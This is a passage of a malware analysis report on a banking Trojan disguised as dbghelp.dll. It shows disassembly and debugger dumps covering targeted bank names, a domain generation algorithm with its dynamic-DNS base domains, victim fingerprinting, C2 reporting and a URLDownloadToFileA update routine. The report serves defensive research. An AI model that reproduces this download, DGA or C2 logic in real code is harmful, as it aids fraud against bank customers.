0DA54D0 <AnsiString> 'B28'
0DA54DC <AnsiString> 'BANKINTER'
0DA54F0 <AnsiString> 'BLOQUERACESSOUNICAJA'
0DA5510 <AnsiString> 'Unicaja'
0DA5520 <AnsiString> 'Hazte cliente -'
0DA5538 <AnsiString> 'BLOQUERACESSOMEDIOLANUM'
0DA5558 <AnsiString> 'Mediolanum'
```

Figure 23: Example of some of the words related to the banks intended to be supplanted

If any of them are found during the running processes, it prepares to generated the dynamic domains that will be queried. Before, it runs the command "*ipconfig /flushdns*" to clear the DNS cache.



```
EIP  753F2C91   8BFF          mov edi,edi                          WinExec
     753F2C93   55            push ebp
     753F2C94   8BEC          mov ebp,esp
     753F2C96   81EC 80000000 sub esp,80
     753F2C9C   53            push ebx                             ebx:L"ore-File-L1-1-0"
     753F2C9D   8B5D 0C       mov ebx,dword ptr ss:[ebp+C]
     753F2CA0   56            push esi
     753F2CA1   57            push edi
     753F2CA2   33FF          xor edi,edi
     753F2CA4   47            inc edi
     753F2CA5   33F6          xor esi,esi
     753F2CA7   85DB          test ebx,ebx                         ebx:L"ore-File-L1-1-0"
     753F2CA9   79 4F         jns kernel32.753F2CFA
     753F2CAB   8D45 FC       lea eax,dword ptr ss:[ebp-4]
     753F2CAE   50            push eax
     753F2CAF   56            push esi
     753F2CB0   57            push edi
     753F2CB1   8D45 C8       lea eax,dword ptr ss:[ebp-38]

edi=0

.text:753F2C91 kernel32.dll:$92C91 #92C91 <WinExec>
```


```
EAX   00000000
EBX   000403C0     L"ore-File-L1-1-0"
ECX   0132DBEC     "Mediol@num"
EDX   00000000
EBP   12D3F244
ESP   12D3ED70
ESI   01350BD4     dbghelp.01350BD4
EDI   00000000

EIP   753F2C91     <kernel32.WinExec>

EFLAGS   00000344

Por defecto (stdcall)
1: [esp+4] 01329EB8 "ipconfig /flushdns"
2: [esp+8] 00000000
3: [esp+C] 12D3F24C
4: [esp+10] 01329EA9 dbghelp.01329EA9
```

```
Direcció Hex                                              ASCII
01329EB8 69 70 63 6F 6E 66 69 67 20 2F 66 6C 75 73 68 64  ipconfig /flushd
01329EC8 6E 73 00 00 FF FF FF FF 13 00 00 00 2E 66 72 65  ns..ÿÿÿÿ.....fre
01329ED8 65 64 79 6E 61 6D 69 63 64 6E 73 2E 6F 72 67 00  edynamicdns.org.
01329EE8 FF FF FF FF 07 00 00 00 30 2E 30 2E 30 2E 30 00  ÿÿÿÿ....0.0.0.0.
01329EF8 FF FF FF FF 01 00 00 00 31 00 00 00 FF FF FF FF  ÿÿÿÿ....1...ÿÿÿÿ
01329F08 01 00 00 00 61 00 00 00 FF FF FF FF 0A 00 00 00  ....a...ÿÿÿÿ....
01329F18 2E 7A 61 70 74 6F 2E 6F 72 67 00 00 FF FF FF FF  .zapto.org..ÿÿÿÿ
01329F28 01 00 00 00 32 00 00 00 FF FF FF FF 0F 00 00 00  ....2...ÿÿÿÿ....
01329F38 2E 73 65 72 76 65 71 75 61 6B 65 2E 63 6F 6D 00  .servequake.com.
01329F48 FF FF FF FF 01 00 00 00 33 00 00 00 FF FF FF FF  ÿÿÿÿ....3...ÿÿÿÿ
01329F58 12 00 00 00 2E 73 65 72 76 65 68 61 6C 66 6C 69  .....servehalfli
```

```
12D3ED70 01327D0F volver a dbghelp.01327D0F de dbghelp.0098761C
12D3ED74 01329EB8 "ipconfig /flushdns"
12D3ED78 00000000
12D3ED7C 12D3F24C Puntero a SEH_Record [1]
12D3ED80 01329EA9 dbghelp.01329EA9
12D3ED84 12D3F244
12D3ED88 00000000
12D3ED8C 01350BD4 dbghelp.01350BD4
12D3ED90 000403C0 L"ore-File-L1-1-0"
12D3ED94 00000000
12D3ED98 00000000
12D3ED9C 00000000
12D3EDA0 00000000
12D3EDA4 00000000
12D3EDA8 00000000
```

Figure 24: Cleaning DNS cache before generating dynamic domains

Then, using a base of 11 predefined domains, it generates the final dynamic domains according to the Domain Generator Algorithm (DGA), as shown at Figure 25.



```
00DA9B01    mov     eax,dword ptr [ebp-10]
00DA9B04    mov     edx,0DA9EF0;'0.0.0.0'
00DA9B09    call    @LStrCmp
00DA9B0E>   jne     00DA9B68
>00DA9B10   lea     ecx,[ebp-46C]
00DA9B16    mov     edx,0DAA378;'80'
00DA9B1B    mov     eax,dword ptr [ebp-14]
00DA9B1E    call    00DB3B4C
00DA9B23    mov     ecx,dword ptr [ebp-46C]
00DA9B29    lea     eax,[ebp-468]
00DA9B2F    mov     edx,0DAA30C;'g'
00DA9B34    call    @LStrCat3
00DA9B39    mov     eax,dword ptr [ebp-468]
00DA9B3F    lea     edx,[ebp-464]
00DA9B45    call    LowerCase
00DA9B4A    lea     eax,[ebp-464]
00DA9B50    mov     edx,0DAA058;'.myftp.biz'
00DA9B55    call    @LStrCat
00DA9B5A    mov     eax,dword ptr [ebp-464]
00DA9B60    lea     edx,[ebp-10]
00DA9B63    call    00DA7C2C
>00DA9B68   xor     eax,eax
00DA9B6A    push    ebp
00DA9B6B    push    0DA9E31
00DA9B70    push    dword ptr fs:[eax]
```

Algoritmo Generador de Dominios (DGA).

1.- Se le pasan 2 números que dividirá
y convertirá a hexadecimal.

* 1 de ellos, rango: 1 - 80


2.- Letras de la 'a' a la 'g'

3.- dominio dinámico

```
00DA9ED4 <AnsiString> '.freedynamicdns.org'
00DA9EF0 <AnsiString> '0.0.0.0'
00DA9F00 <AnsiString> '1'
00DA9F0C <AnsiString> 'a'
00DA9F18 <AnsiString> '.zapto.org'
00DA9F2C <AnsiString> '2'
00DA9F38 <AnsiString> '.servequake.com'
00DA9F50 <AnsiString> '3'
00DA9F5C <AnsiString> '.servehalflife.com'
00DA9F78 <AnsiString> '4'
00DA9F84 <AnsiString> '.servecounterstrike.com'
00DA9FA4 <AnsiString> '5'
00DA9FB0 <AnsiString> '.redirectme.net'
00DA9FC8 <AnsiString> '6'
00DA9FD4 <AnsiString> '.myftp.org'
00DA9FE8 <AnsiString> '7'
00DA9FF4 <AnsiString> '.hopto.org'
00DAA008 <AnsiString> '8'
00DAA014 <AnsiString> '.ddnsking.com'
00DAA02C <AnsiString> '9'
00DAA038 <AnsiString> '.gotdns.ch'
00DAA04C <AnsiString> '10'
00DAA058 <AnsiString> '.myftp.biz'
00DAA06C <AnsiString> '11'
00DAA078 <AnsiString> 'b'
00DAA084 <AnsiString> '12'
```

Figure 25: DGA generation zone

Therefore, 80 different dynamic domains are generated in this way.




```
01DF8CEE   837D F0 00      cmp dword ptr ss:[ebp-10],0           [ebp-10]:"127.0.0.1"
01DF8CF2   74 0F           je dbghelp.1DF8D03
01DF8CF4   8B45 F0         mov eax,dword ptr ss:[ebp-10]         [ebp-10]:"127.0.0.1"
01DF8CF7   BA F09EDF01     mov edx,dbghelp.1DF9EF0               edx:"0.0.0.0", 1DF9EF0:"0.0.0.0"
01DF8CFC   E8 1BBD65FF     call dbghelp.1454A1C
01DF8D01   75 58           jne dbghelp.1DF8D5B
01DF8D03   8D8D 20FDFFFF   lea ecx,dword ptr ss:[ebp-2E0]
01DF8D09   BA C8A1DF01     mov edx,dbghelp.1DFA1C8               edx:"0.0.0.0", 1DFA1C8:"37"
01DF8D0E   8B45 EC         mov eax,dword ptr ss:[ebp-14]
01DF8D11   E8 36AE0000     call dbghelp.1E03B4C
01DF8D16   8B8D 20FDFFFF   mov ecx,dword ptr ss:[ebp-2E0]
01DF8D1C   8D85 24FDFFFF   lea eax,dword ptr ss:[ebp-2DC]
01DF8D22   BA 80A1DF01     mov edx,dbghelp.1DFA180               edx:"0.0.0.0"
01DF8D27   E8 F0BB65FF     call dbghelp.145491C
01DF8D2C   8B85 24FDFFFF   mov eax,dword ptr ss:[ebp-2DC]
01DF8D32   8D95 28FDFFFF   lea edx,dword ptr ss:[ebp-2D8]
01DF8D38   E8 DB0966FF     call dbghelp.1459718
01DF8D3D   8D85 28FDFFFF   lea eax,dword ptr ss:[ebp-2D8]
01DF8D43   BA F49FDF01     mov edx,dbghelp.1DF9FF4               edx:"0.0.0.0", 1DF9FF4:".hopto.org"
01DF8D48   E8 8BBB65FF     call dbghelp.14548D8
01DF8D4D   8B85 28FDFFFF   mov eax,dword ptr ss:[ebp-2D8]
01DF8D53   8D55 F0         lea edx,dword ptr ss:[ebp-10]         [ebp-10]:"127.0.0.1"
01DF8D56   E8 D1EEFFFF     call dbghelp.1DF7C2C
01DF8D5B   837D F0 00      cmp dword ptr ss:[ebp-10],0           [ebp-10]:"127.0.0.1"
01DF8D5F   74 0F           je dbghelp.1DF8D70
01DF8D61   8B45 F0         mov eax,dword ptr ss:[ebp-10]         [ebp-10]:"127.0.0.1"
01DF8D64   BA F09EDF01     mov edx,dbghelp.1DF9EF0               edx:"0.0.0.0", 1DF9EF0:"0.0.0.0"
01DF8D69   E8 AEBC65FF     call dbghelp.1454A1C
01DF8D6E   75 58           jne dbghelp.1DF8DC8
01DF8D70   8D8D 14FDFFFF   lea ecx,dword ptr ss:[ebp-2EC]
```

```
Ocultar FPU

EAX   00AC5CC4    "127.0.0.1"
EBX   00000000
ECX   2E373231
EDX   01DF9EF0    "0.0.0.0"
EBP   12CAF89C
ESP   12CAF3D4
ESI   00000000
EDI   00000000

EIP   01DF8D69    dbghelp.01DF8D69

EFLAGS   00000202
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000002 (ERROR_FILE_NOT_FOUND)
LastStatus C000000F (STATUS_NO_SUCH_FILE)
```

```
ftpxtaw1xjtktjk.freedynamicdns.org
----------------------------------------
Nombre de registro  . : ftpxtaw1xjtktjk.freedynamicdns.org
```

Figure 26: The process of generating dynamic domains

Once the process is finished, it gets the name of the PC and decrypts one of the strings it needs to report to *Command and Control*. These strings are encrypted within the binary.




```
01DF9B76   C745 F4 00010000   mov dword ptr ss:[ebp-C],100
01DF9B7D   8D45 F4            lea eax,dword ptr ss:[ebp-C]
01DF9B80   50                 push eax
01DF9B81   8D85 EBFEFFFF      lea eax,dword ptr ss:[ebp-115]
01DF9B87   50                 push eax
01DF9B88   E8 67D765FF        call <JMP.&GetComputerNameA>
01DF9B8D   8D95 8CFBFFFF      lea edx,dword ptr ss:[ebp-474]    [ebp-474]:"98898EF519"
01DF9B93   B8 17000000        mov eax,17
01DF9B98   E8 03206EFF        call dbghelp.14DBBA0
01DF9B9D   8B95 8CFBFFFF      mov edx,dword ptr ss:[ebp-474]    [ebp-474]:"98898EF519"
01DF9BA3   8D8D 90FBFFFF      lea ecx,dword ptr ss:[ebp-470]
01DF9BA9   33C0               xor eax,eax
01DF9BAB   E8 BC6370FF        call dbghelp.14FFF6C
01DF9BB0   8B85 90FBFFFF      mov eax,dword ptr ss:[ebp-470]
01DF9BB6   E8 2D0666FF        call dbghelp.145A1E8
01DF9BBB   8BD0               mov edx,eax                       edx:"98898EF519"
01DF9BBD   A1 C00BE201        mov eax,dword ptr ds:[1E20BC0]
01DF9BC2   E8 DDB082FF        call dbghelp.1624CA4
01DF9BC7   68 E8030000        push 3E8
01DF9BCC   E8 376966FF        call <JMP.&Sleep>
01DF9BD1   803D 60C3E101 01   cmp byte ptr ds:[1E1C360],1
01DF9BD8   75 4F              jne dbghelp.1DF9C29
01DF9BDA   8D95 88FBFFFF      lea edx,dword ptr ss:[ebp-478]
01DF9BE0   B8 84A3DF01        mov eax,dbghelp.1DFA384           1DFA384:"192.168.0.57"
01DF9BE5   E8 72FF65FF        call dbghelp.1459B5C
01DF9BEA   8B95 88FBFFFF      mov edx,dword ptr ss:[ebp-478]
01DF9BF0   B8 BC0CE201        mov eax,dbghelp.1E20CBC
```

```
bancobrasil.com
Verifica BB
Banco do Brasil
(578)
lm2
.duckdns.org
jkABCDEefghiHIa4567JKLMN3UVWXYFG01cdOlmnopqrst2Z89PQRSTbuvwxyz
01cdefgBCD4567JKLMNOt2Z89APQRSTbuE3UVWXYFhijklmnopqrsGHIavwxyz
UVWXY01456mnopbuvwxqrst2Z89ABCDE37JKLMcdefghijklFGHIaNOPQRSTyz
http://ip-api.com/json/
7236
]-[DESKTOP]-[
chrome.exe
firefox.exe
iexplore.exe
opera.exe
AplicativoBradesco.exe
```

Figure 27: Starting to collect data from the affected equipment


Each country has an associated identifier (7236), and when it detects that one of them is being visited, it associates it to this corresponding value in order to report this.



```
:00DA9B87               push    eax             ; lpBuffer
:00DA9B88               call    GetComputerNameA
:00DA9B8D               lea     edx, [ebp+var_474]
:00DA9B93               mov     eax, 17h
:00DA9B98               call    Get_ID_String_A_Descifrar
:00DA9B9D               mov     edx, [ebp+var_474]
:00DA9BA3               lea     ecx, [ebp+var_470]
:00DA9BA9               xor     eax, eax
:00DA9BAB               call    Decifrar_string
:00DA9BB0               mov     eax, [ebp+var_470] ; System::AnsiString
:00DA9BB6               call    StrToInt
:00DA9BBB               mov     edx, eax
:00DA9BBD               mov     eax, ds:dword_DD0BC0
:00DA9BC2               call    TRtcPortalCli_SetDataEncrypt
:00DA9BC7               push    3E8h            ; dwMilliseconds
:00DA9BCC               call    Sleep_0
```

Figure 28: Process of obtaining the name of the PC

An example of the data to be sent is presented at Figure 29 . The name of the affected equipment has been obfuscated.




```
01DF9DC1   FF35 480CE201     push dword ptr ds:[1E20C48]     01E20C48:&"Windows 7"
01DF9DC7   68 E4A3DF01       push dbghelp.1DFA3E4            1DFA3E4:") ("
01DF9DCC   8B45 FC           mov eax,dword ptr ss:[ebp-4]
01DF9DCF   FFB0 68030000     push dword ptr ds:[eax+368]
01DF9DD5   68 C4A3DF01       push dbghelp.1DFA3C4            1DFA3C4:") "
01DF9DDA   FF35 400CE201     push dword ptr ds:[1E20C40]
01DF9DE0   8D85 5CFBFFFF     lea eax,dword ptr ss:[ebp-4A4]  [ebp-4A4]:"(ES) (C@ixaB@nk) [redacted] (0 Horas) (Windows 7) ((ERIC)2801) "
01DF9DE6   BA 0D000000       mov edx,D                       edx:"(ES) (C@ixaB@nk) [redacted] (0 Horas) (Windows 7) ((ERIC)2801) ", D:'\r'
01DF9DEB   E8 A0AB65FF       call dbghelp.1454990
01DF9DF0   8B95 5CFBFFFF     mov edx,dword ptr ss:[ebp-4A4]  [ebp-4A4]:"(ES) (C@ixaB@nk) [redacted] (0 Horas) (Windows 7) ((ERIC)2801) "
01DF9DF6   A1 C00BE201       mov eax,dword ptr ds:[1E20BC0]
01DF9DFB   8B08              mov ecx,dword ptr ds:[eax]
01DF9DFD   FF51 38           call dword ptr ds:[ecx+38]
01DF9E00   33D2              xor edx,edx                     edx:"(ES) (C@ixaB@nk) [redacted] (0 Horas) (Windows 7) ((ERIC)2801) "
01DF9E02   A1 C00BE201       mov eax,dword ptr ds:[1E20BC0]
01DF9E07   8B08              mov ecx,dword ptr ds:[eax]
01DF9E09   FF51 34           call dword ptr ds:[ecx+34]
01DF9E0C   BA 03000000       mov edx,3                       edx:"(ES) (C@ixaB@nk) [redacted] (0 Horas) (Windows 7) ((ERIC)2801) "
01DF9E11   A1 C00BE201       mov eax,dword ptr ds:[1E20BC0]
01DF9E16   E8 ED8082FF       call dbghelp.1624F08
01DF9E1B   B2 01             mov dl,1
01DF9E1D   A1 C00BE201       mov eax,dword ptr ds:[1E20BC0]
01DF9E22   8B08              mov ecx,dword ptr ds:[eax]
01DF9E24   FF51 34           call dword ptr ds:[ecx+34]
01DF9E27   33C0              xor eax,eax
01DF9E29   5A                pop edx                         edx:"(ES) (C@ixaB@nk) [redacted] (0 Horas) (Windows 7) ((ERIC)2801) "
01DF9E2A   59                pop ecx
01DF9E2B   59                pop ecx
01DF9E2C   64:8910           mov dword ptr fs:[eax],edx      edx:"(ES) (C@ixaB@nk) [redacted] (0 Horas) (Windows 7) ((ERIC)2801) "
01DF9E2F   EB 0A             jmp dbghelp.1DF9E3B
```

```
Ocultar FPU

EAX     00AC2614
EBX     00000000
ECX     01D38FEC     dbghelp.01D38FEC
EDX     00AC6304     "(ES) (C@ixaB@nk) [redacted] (0 Horas) (Windows 7) ((ERIC)2801)
EBP     12CAF89C
ESP     12CAF3C8
ESI     00000000
EDI     00000000

EIP     01DF9DFD     dbghelp.01DF9DFD

EFLAGS    00000344
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError   00000002 (ERROR_FILE_NOT_FOUND)
LastStatus C000000F (STATUS_NO_SUCH_FILE)

Por defecto (stdcall)                5   □ Desbloq
1: [esp] 12CAF3D4
2: [esp+4] 01DF9E31 dbghelp.01DF9E31
3: [esp+8] 12CAF89C
4: [esp+C] 12CAF8A4
5: [esp+10] 01DF9EA9 dbghelp.01DF9EA9
```

Figure 29: Data collected in order to be sent

This communication is done with the above-mentioned RTC component.




```
CODE:00DAA503                 mov     esi, eax
CODE:00DAA505                 mov     ebx, offset dword_DD0BC0 ; TRtcHttpPortalClient
CODE:00DAA50A                 mov     edi, offset unk_DD0BF4 ; TListBox
CODE:00DAA50F                 xor     eax, eax
CODE:00DAA511                 push    ebp
CODE:00DAA512                 push    offset loc_DAA7B1
CODE:00DAA517                 push    dword ptr fs:[eax]
CODE:00DAA51A                 mov     fs:[eax], esp
CODE:00DAA51D                 xor     eax, eax
CODE:00DAA51F                 push    ebp
CODE:00DAA520                 push    offset loc_DAA78C
CODE:00DAA525                 push    dword ptr fs:[eax]
CODE:00DAA528                 mov     fs:[eax], esp
CODE:00DAA52B                 xor     ecx, ecx
CODE:00DAA52D                 mov     dl, 1
CODE:00DAA52F                 mov     eax, off_CE8FA0 ; this
CODE:00DAA534                 call    TRtcHttpPortalClient_Create
CODE:00DAA539                 mov     [ebx], eax
```

Figure 30: Use of the RTC HTTP component for communication with Command and Control

Other main functionalities of this Trojan include the following:


- It has the ability to update the malicious dll. For this purpose, the word *UpdateDLLMODULO* is used. This process would download a zip file with the same name as the dll, unzip it and halt the process to resume it later. In order to do this, a bat file called *cookie.bat* is created and added to the actions mentioned above.



```
:00DB1DEC                call    LStrToPChar
:00DB1DF1                mov     edx, offset aUpdatedllmodul ; "UpdateDLLMODULO"
:00DB1DF6                call    StrPos
:00DB1DFB                test    eax, eax
:00DB1DFD                jz      loc_DB1EE3
:00DB1E03                mov     dl, 7Ch ; '|'   ; char
:00DB1E05                mov     eax, ds:dword_DD0C9C ; int
:00DB1E0A                call    TStringList_Create
:00DB1E0F                lea     ecx, [ebp+var_7B8]
:00DB1E15                mov     edx, 1
:00DB1E1A                mov     ebx, [eax]
:00DB1E1C                call    dword ptr [ebx+0Ch]
:00DB1E1F                mov     eax, [ebp+var_7B8] ; System::AnsiString
:00DB1E25                lea     edx, [ebp+var_8]
:00DB1E28                call    Trim
:00DB1E2D                call    call_LStrClr
:00DB1E32                push    0               ; LPBINDSTATUSCALLBACK
:00DB1E34                push    0               ; DWORD
:00DB1E36                lea     edx, [ebp+var_7BC]
:00DB1E3C                mov     eax, offset _str_APPDATA.Text ; System::AnsiString
:00DB1E41                call    GetEnvironmentVariable
:00DB1E46                lea     eax, [ebp+var_7BC] ; int
:00DB1E4C                mov     edx, offset _str__dbghelp_zip.Text ; void *
:00DB1E51                call    LStrCat
:00DB1E56                mov     eax, [ebp+var_7BC]
:00DB1E5C                call    LStrToPChar
:00DB1E61                push    eax             ; LPCSTR
:00DB1E62                mov     eax, [ebp+var_8]
:00DB1E65                call    LStrToPChar
:00DB1E6A                push    eax             ; LPCSTR
:00DB1E6B                push    0               ; LPUNKNOWN
:00DB1E6D                call    URLDownloadToFileA
:00DB1E72                lea     edx, [ebp+var_7C0]
:00DB1E78                mov     eax, offset _str_APPDATA.Text ; System::AnsiString
:00DB1E7D                call    GetEnvironmentVariable
:00DB1E82                mov     eax, [ebp+var_7C0]
:00DB1E88                push    eax
:00DB1E89                lea     edx, [ebp+var_7C8]
:00DB1E8F                mov     eax, offset _str_APPDATA.Text ; System::AnsiString
:00DB1E94                call    GetEnvironmentVariable
:00DB1E99                lea     eax, [ebp+var_7C8] ; int
:00DB1E9F                mov     edx, offset _str__dbghelp_zip.Text ; void *
:00DB1EA4                call    LStrCat
```


Figure 31: DLL update

- It has the ability to disconnect the victim using the code *SUSPENDEACESSO*, to reboot the machine using the code *REINICIAGERAL*, or to reboot the Trojan itself using the code *Rein1c1aSystem*.



